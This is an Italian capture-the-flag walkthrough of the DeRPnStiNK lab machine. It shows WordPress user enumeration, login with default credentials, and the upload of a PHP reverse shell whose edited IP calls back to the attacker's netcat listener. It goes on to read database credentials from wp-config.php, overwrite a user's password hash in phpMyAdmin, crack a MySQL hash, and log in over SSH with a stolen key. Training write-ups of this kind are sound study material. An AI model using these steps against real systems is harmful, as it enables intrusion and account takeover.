Below the main header, there are status indicators: "EDB Verified: ✘", "Exploit: 🛡️ / 🚫", and "Vulnerable App: 📲". A back arrow icon is also present.

The summary section contains the following text, which is highlighted with a red border:

```
Summary: WordPress Slideshow Gallery plugin version 1.4.6 suffers from a remote shell upload vulnerability.  
Found by: Jesus Ramirez Pichardo  
@whiteexploit  
http://whiteexploit.blogspot.mx/  
Date: 2014-08-28  
Vendor Homepage: http://tribulant.com/  
Software: Slideshow Gallery  
Version: 1.4.6  
Software Link: http://downloads.wordpress.org/plugin/slideshow-gallery.1.4.6.zip  
Tested on: Windows 7 OS, Wordpress 3.9.2 and Chrome Browser.
```

Parametro “--enumerate u”: elenca gli utenti.

```
(kali㉿kali)-[~]
└─$ wpScan --url http://derpnstink.local/weblog/ --enumerate u
[+] URL: http://derpnstink.local/weblog/ [192.168.64.11]

[+] User(s) Identified:
  [i] admin
    | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
    | Confirmed By: Login Error Messages (Aggressive Detection)
```


Troviamo l’utente admin.

```
[+] Enumerating Users (via Passive and Aggressive Methods)
Brute Forcing Author IDs - Time: 00:00:00 ←

[+] User(s) Identified:
  [i] admin
    | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
    | Confirmed By: Login Error Messages (Aggressive Detection)
```


Avendo trovato l'utente admin proviamo ad entrare nella sua pagina profilo di WordPress all'indirizzo "<http://derpnstink.local/weblog/wp-login.php>", notato dalla scansione con dirbuster, con le credenziali di default **admin-admin**, pensando che le abbia lasciate così.

weblog	301	296
index.php	200	401
wp-content	200	168
wp-includes	403	468
wp-login.php	200	3260



The screenshot shows a browser window with the address bar containing `derpnstink.local/weblog/wp-login.php`. The page displays the WordPress login interface with 'admin' entered in the username field and a password masked as '*****'. Below the login form, there are links for 'Lost your password?' and 'Back to DeRPnStiNK Professional Services'. The browser's title bar says 'DeRPnStiNK Professional Services'.

Riusciamo effettivamente ad entrare con le credenziali provate e ci spostiamo quindi sul plugin vulnerabile per poterlo sfruttare e facciamo **“add new”** per aggiungere una nuova slide e poter caricare una php_reverse shell.



The screenshot shows the WordPress admin dashboard under the 'Manage Slides' section. A message at the top states 'WordPress 6.2.2 is available! Please notify the site administrator.' Below it, the 'Manage Slides' page is shown with an 'Add New' button highlighted by a red box. The left sidebar has 'Manage Slides' selected. The main area shows 6 slides with buttons for 'Order Slides', 'Bulk Actions', and 'Apply'.

Come shell da caricare, possiamo sfruttarne una già presente in Kali al percorso '/usr/share/webshells/php/php-reverse-shell.php'. Ci spostiamo quindi in quel percorso, la apriamo e la modifichiamo, cambiando l'indirizzo IP e la porta.

The terminal shows the user navigating through /usr/share/webshells/php. They open php-reverse-shell.php and edit it. The file contains a PHP script with variables \$ip and \$port set to '192.168.64.8' and 4444 respectively. The lines are highlighted with a red box.

```
1 <?php
2
3 set_time_limit (0);
4 $VERSION = "1.0";
5 $ip = '192.168.64.8'; // CHANGE THIS
6 $port = 4444; // CHANGE THIS
```

A questo punto siamo pronti per caricare la shell su WordPress.



Una volta caricata, avviamo con il tool netcat un server in ascolto sulla porta scelta per la shell tramite il comando "nc -lvp 4444" e vediamo che si crea una shell.

The terminal shows the user running 'nc -lvp 4444' to start a listener. A red box highlights the command. The output shows the listener is listening on port 4444 and successfully connects to the target machine at 192.168.64.8. The user then gets a shell prompt.

```
$ nc -lvp 4444
listening on [any] 4444 ...
connect to [192.168.64.8] from derpnstink.local [192.168.64.11] 54634
Linux DeRPnStiNK 4.4.0-31-generic #50~14.04.1-Ubuntu SMP Wed Jul 13 01:06:37 UTC 2016 i686 athlon i686 GNU/Linux
08:23:15 up 4:39, 0 users, load average: 0.00, 0.00, 0.00
USER TTY FROM LOGIN@ IDLE JCPU PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ 
```

Eseguiamo quindi dei comandi base per verificare l'ottenimento del controllo della macchina target e per capire con che tipo di utente abbiamo avuto accesso.

The terminal shows the user running several commands to verify their privileges and identify the user they are logged in as. The commands shown are id, whoami, and ifconfig. The output shows the user is www-data.

```
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ whoami
www-data
$ ifconfig
eth0      Link encap:Ethernet HWaddr d6:68:7b:55:ac:f1
          inet addr:192.168.64.11 Bcast:192.168.64.255 Mask:255.255.255.0
          inet6 addr: fdab:90f:f523:77d2:413d:d44c:7672:c344/64 Scope:Global
          inet6 addr: fe80::d668:7bff:fe55:acf1/64 Scope:Link
          inet6 addr: fdab:90f:f523:77d2:d468:7bff:fe55:acf1/64 Scope:Global
          UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
          RX packets:1091404 errors:0 dropped:140904 overruns:0 frame:0
          TX packets:1724174 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:233214925 (233.2 MB) TX bytes:243762692 (243.7 MB)

lo       Link encap:Local Loopback
          inet addr:127.0.0.1 Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING MTU:65536 Metric:1
          RX packets:1760 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1760 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1
          RX bytes:172605 (172.6 KB) TX bytes:172605 (172.6 KB)
```

Successivamente, ci spostiamo nella cartella dell'html e, più precisamente, nella cartella relativa al weblog per poter visualizzare il file di configurazione di WordPress per cercare le credenziali del database.

```
$ cd /var/www/html
$ ls
css
derp.png
index.html
js
php
robots.txt
stinky.png
temporary
weblog
webnotes
$ cd weblog
$ ls
index.php
license.txt
readme.html
wp-activate.php
wp-admin
wp-blog-header.php
wp-comments-post.php
wp-config-sample.php
wp-config.php
wp-content
wp-cron.php
wp-includes
wp-links-opml.php
wp-load.php
wp-login.php
wp-mail.php
wp-settings.php
wp-signup.php
wp-trackback.php
xmlrpc.php
$ cat wp-config.php
```

Dal file di configurazione, infatti, notiamo le credenziali **root-mysql** per poter accedere a **phpmyadmin**.

```
// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');

/** MySQL database username */
define('DB_USER', 'root');


/** MySQL database password */
define('DB_PASSWORD', 'mysql');

/** MySQL hostname */
define('DB_HOST', 'localhost');

/** Database Charset to use in creating database tables. */
define('DB_CHARSET', 'utf8');

/** The Database Collate type. Don't change this if in doubt. */
define('DB_COLLATE', '');
```

Andiamo quindi alla pagina '**192.168.64.11/php/phpmyadmin/**' ed accediamo con le credenziali appena trovate.



All'interno di questa pagina, possiamo trovare tutte le informazioni riguardanti i vari database presenti.

The screenshot shows the phpMyAdmin interface for a MySQL server running on localhost via a UNIX socket. The 'General Settings' section includes options for changing the password and setting the server connection collation to utf8_general_ci. The 'Appearance Settings' section allows changing the language to English, theme to pmahomme, and font size to 82%. On the right, there are sections for the 'Database server' (showing the server type as MySQL, version 5.5.58, and user root@localhost), 'Web server' (Apache/2.4.7, libmysql 5.5.58, and PHP extension mysqli), and 'phpMyAdmin' (version 4.0.10deb1). A sidebar on the left lists databases: Information_schema, mysql, performance_schema, phpmyadmin, and wordpress, with the wordpress database highlighted by a red box.

Ci spostiamo quindi nel database di wordpress ed entriamo in wp_users.

The screenshot shows the structure of the wordpress database. The tree view displays tables such as wp_commentmeta, wp_comments, wp_gallery_galleries, wp_gallery_galleriesslides, wp_gallery_slides, wp_links, wp_options, wp_postmeta, wp_posts, wp_termmeta, wp_terms, wp_term_relationships, wp_term_taxonomy, wp_usermeta, and wp_users. The wp_users table is highlighted by a red box.


All'interno di questo database possiamo notare l'utente admin, già trovato in precedenza, ed un altro utente chiamato 'unclestinky', simile al nome utente trovato all'inizio.

+ Options		ID	user_login	user_pass	user_nicename	user_email	user_url
<input type="checkbox"/>		1	unclestinky	\$P\$BW6NTkFvboVVCHU2R9qmNai1WfHSC41	unclestinky	unclestinky@DeRPnStiNK.local	
<input type="checkbox"/>		2	admin	\$P\$BgnU3VLAv.RWd3rdrkfViuQr6mFvpd/	admin	admin@derpnstink.local	

Conoscendo la password per l'utente admin, decidiamo di copiarla e di metterla anche per l'utente unclestinky così da poter accedere anche al suo profilo.

user_pass	varchar(255)	<input type="text" value="\$P\$BgnU3VLAv.RWd3rdrkfViuQr6mFvpd/"/>
-----------	--------------	---

Accediamo quindi al suo profilo con le credenziali **unclestinky-admin**.



Ci spostiamo nella tab 'posts'.

The screenshot shows the WordPress dashboard interface. The browser address bar indicates the site is 'derpnstink.local/weblog/wp-admin/'. The dashboard header shows the user 'Howdy, unclestinky'. On the left, there's a sidebar with navigation links: 'Dashboard', 'Home', 'Updates' (with a red box around it), 'Posts' (also with a red box around it), 'Media', 'Pages', and 'Comments'. The main content area displays a welcome message: 'Welcome to WordPress! We've assembled some links to get you started: Get Started, Next Steps, More Actions'. There are also links for 'WordPress 6.2.2 is available! Please update now.' and 'Screen Options'.

All'interno del tab posts, notiamo il post 'flag.txt' che andiamo ad aprire e troviamo la flag2.

The screenshot shows the WordPress admin dashboard under the 'Posts' section. There are two items listed: 'Flag.txt — Draft' (unclestinky, Uncategorized, Last Modified 2017/11/13) and 'Hello world!' (unclestinky, Uncategorized, Published 2017/11/12). The 'Flag.txt — Draft' post is highlighted with a red box.

The screenshot shows the 'Edit Post' screen for the 'Flag.txt' post. The content area contains the text 'flag2(a7d355b26bda6bf1196ccffeadob2cf2b81foa9de5b4876b44407f1dc07e51e6)'. This text is highlighted with a red box.

Torniamo poi alla pagina dei database mysql in cui ricerchiamo la password per l'utente unclestinky.

The screenshot shows the phpMyAdmin interface connected to the 'mysql' database. The 'user' table is selected. The password for the user 'unclestinky' is highlighted with a red box. The password value is '9B776AFB479B31E8047026F1185E952DD1E530CB'.

Host	User	Password	Select_priv	Insert_priv	Update_priv
localhost	root	*E74858DB86EBA20BC33D0AECAE8A8108C56B17FA	Y	Y	Y
derpnstink	root	*E74858DB86EBA20BC33D0AECAE8A8108C56B17FA	Y	Y	Y
127.0.0.1	root	*E74858DB86EBA20BC33D0AECAE8A8108C56B17FA	Y	Y	Y
::1	root	*E74858DB86EBA20BC33D0AECAE8A8108C56B17FA	Y	Y	Y
localhost	debian-sys-maint	*B95758C76129FB8E0D68CF79F38B66F156804E93	Y	Y	Y
derpnstink.local	unclestinky	9B776AFB479B31E8047026F1185E952DD1E530CB	N	N	N
localhost	phpmyadmin	*4ACFE3202A5FF5CF467898FC58AAB1D615029441	N	N	N

Una volta trovata, dobbiamo farne il cracking in quanto quello trovato è l'hash della password. Per fare ciò, per comodità, utilizziamo un tool online per il cracking delle password alla pagina 'crackstation.net' e troviamo la password in chiaro: **wedgie57**.

Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

98776AFB479B31E8947026F1185E9520D1E530CB

I'm not a robot
reCAPTCHA
Privacy - Terms

Hash Type Result

98776AFB479B31E8947026F1185E9520D1E530CB	MySQL 4.1+	wedgie57
--	------------	----------

Color Codes: Green Exact match, Yellow Partial match, Red Not found.

[Download CrackStation's Wordlist](#)

A questo punto proviamo a fare il login sul servizio FTP con le credenziali trovate: **stinky-wedgie57**, tramite il comando "**ftp 192.168.64.11**" e riusciamo ad autenticarci.

```
(kali㉿kali)-[~]
$ ftp 192.168.64.11
Connected to 192.168.64.11.
220 (vsFTPd 3.0.2)
Name (192.168.64.11:kali): stinky
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> 
```


A questo punto eseguiamo qualche comando:

- “**ls -la**” per visualizzare tutte le directory presenti nel percorso attuale.
- “**cd files**” per spostarci nella directory selezionata
- “**cd network-logs**” per spostarci nella directory selezionata
- Proviamo “**cat derpissues.txt**” per visualizzare il file, ma non ce lo permette
- “**get derpissues.txt**” per scaricare il file sulla nostra macchina e poterlo visualizzare.

```
ftp> ls -la
229 Entering Extended Passive Mode (|||43454|).
150 Here comes the directory listing.
drwxr-xr-x  3 65534 65534 4096 Nov 12 2017 .
drwxr-xr-x  3 65534 65534 4096 Nov 12 2017 ..
drwxr-xr-x  5 1001 1001 4096 Nov 12 2017 files
226 Directory send OK.
ftp> cd files
250 Directory successfully changed.
ftp> ls
229 Entering Extended Passive Mode (|||49930|).
150 Here comes the directory listing.
drwxr-xr-x  2 1001 1001 4096 Nov 12 2017 network-logs
drwxr-xr-x  3 1001 1001 4096 Nov 12 2017 ssh
-rwxr-xr-x  1 0 0 17 Nov 12 2017 test.txt
drwxr-xr-x  2 0 0 4096 Nov 12 2017 tmp
226 Directory send OK.
ftp> cd network-logs
250 Directory successfully changed.
ftp> ls
229 Entering Extended Passive Mode (|||44131|).
150 Here comes the directory listing.
-rw-r--r-- 1 0 0 719 Nov 12 2017 derpissues.txt
226 Directory send OK.
ftp> cat derpissues.txt
?Invalid command.
ftp> get derpissues.txt
local: derpissues.txt remote: derpissues.txt
229 Entering Extended Passive Mode (|||44606|).
150 Opening BINARY mode data connection for derpissues.txt (719 bytes).
100% |*****|*****|*****|*****|*****|*****|*****|*****|*****|*****|*****|*****|*****|
226 Transfer complete.
719 bytes received in 00:00 (59.81 KiB/s)
ftp>
```

Il file `derpissues.txt` rappresenta una conversazione tra `stinky` e `mrderp` in cui quest'ultimo non riesce più ad eseguire il login su WordPress. Stinky riesce ad intercettare le credenziali e possiamo notare nel messaggio delle 12.12 che entrambi sono `sysadmin`.

Abbiamo così trovato un altro admin di sistema: **mrderp**.




```
File Edit Search Options Help
12:06 mrderp: hey i cant login to wordpress anymore. Can you look into it?
12:07 stinky: yeah. did you need a password reset?
12:07 mrderp: I think i accidentally deleted my account
12:07 mrderp: i just need to logon once to make a change
12:07 stinky: im gonna packet capture so we can figure out whats going on
12:07 mrderp: that seems a bit overkill, but wtv
12:08 stinky: commence the sniffer!!!!
12:08 mrderp: -
12:10 stinky: fine derp, i think i fixed it for you though. can you try to login?
12:11 mrderp: awesome it works!
12:12 stinky: we really are the best sysadmins #team
12:13 mrderp: i guess we are...
12:15 mrderp: alright I made the changes, feel free to decomission my account
12:20 stinky: done! yay
```

Torniamo nella directory file e ci spostiamo in ssh con il comando “**cd ssh**”, dopo varie enumerazioni delle cartelle ssh, riusciamo a trovare il file ‘key.txt’ che andiamo a scaricare sulla nostra macchina con il comando “**get key.txt**” per poterlo visualizzare.


```
drwxr-xr-x 3 1001 1001 4096 Nov 12 2017 ssh
226 Directory send OK.
ftp> cd ssh
250 Directory successfully changed.
ftp> ls
229 Entering Extended Passive Mode (|||43066|).
150 Here comes the directory listing.
drwxr-xr-x 3 1001 1001 4096 Nov 12 2017 ssh
226 Directory send OK.
ftp> cd ssh
250 Directory successfully changed.
ftp> ls
229 Entering Extended Passive Mode (|||47257|).
150 Here comes the directory listing.
drwxr-xr-x 3 1001 1001 4096 Nov 12 2017 ssh
226 Directory send OK.
ftp> cd ssh
250 Directory successfully changed.
ftp> ls
229 Entering Extended Passive Mode (|||47290|).
150 Here comes the directory listing.
drwxr-xr-x 2 1001 1001 4096 Nov 13 2017 ssh
226 Directory send OK.
ftp> ls
229 Entering Extended Passive Mode (|||42178|).
150 Here comes the directory listing.
drwxr-xr-x 2 1001 1001 4096 Nov 13 2017 ssh
226 Directory send OK.
ftp> cd ssh
250 Directory successfully changed.
ftp> ls
229 Entering Extended Passive Mode (|||44724|).
150 Here comes the directory listing.
-rw-r--r-- 1 0 0 1675 Nov 13 2017 key.txt
226 Directory send OK.
ftp> get key.txt
229 Entering Extended Passive Mode (|||48878|).
150 Opening BINARY mode data connection for key.txt (1675 bytes).
100% [*****]
226 Transfer complete.
1675 bytes received in 00:00 (291.57 Kib/s)
ftp>
```

Il file ci restituisce la chiave privata per l'autenticazione sul servizio SSH che possiamo sfruttare per accedere alla macchina da remoto



Proviamo quindi l'autenticazione al servizio SSH con il comando “`sudo ssh -i /home/kali/key.txt stinky@192.168.64.11`” passandogli con il paramento -i il file contenente la chiave privata di autenticazione. Ci viene però restituito un errore in quanto il file con la chiave ha troppi permessi.

```
(kali㉿kali)-[~]
$ sudo ssh -i /home/kali/key.txt stinky@192.168.64.11
```



```
Derrrrrp N
Stink
Free Password Hashes

-----[REDACTED]-----
Supports: LM, NTLM, md5, md4, md5-sess-hex, md5-hall-sha1, sha224, sha256, sha384, sha512, ripemd160

Hash
-----[REDACTED]-----
@      WARNING: UNPROTECTED PRIVATE KEY FILE!
-----[REDACTED]-----
Permissions 0644 for 'key.txt' are too open.
It is required that your private key files are NOT accessible by others.
This private key will be ignored.
Load key "key.txt": bad permissions
stinky@192.168.64.11: Permission denied (publickey).
```

Andiamo quindi a diminuire i permessi del file con il comando

```
(kali㉿kali)-[~]
$ sudo chmod 400 /home/kali/key.txt
```

-r-----	1	kali	kali	1675	Nov 13	2017	key.txt
---------	---	------	------	------	--------	------	---------

A questo punto, riproviamo l'autenticazione.

```
(kali㉿kali)-[~]
$ sudo ssh -i /home/kali/key.txt stinky@192.168.64.11
Ubuntu 14.04.5 LTS
```



```
Welcome to Ubuntu 14.04.5 LTS (GNU/Linux 4.4.0-31-generic i686)
 * Documentation: https://help.ubuntu.com/
501 packages can be updated.
415 updates are security updates.

New release '16.04.7 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Last login: Wed Jun 21 05:27:45 2023 from 192.168.64.8
stinky@DeRPPnStInK:~$
```

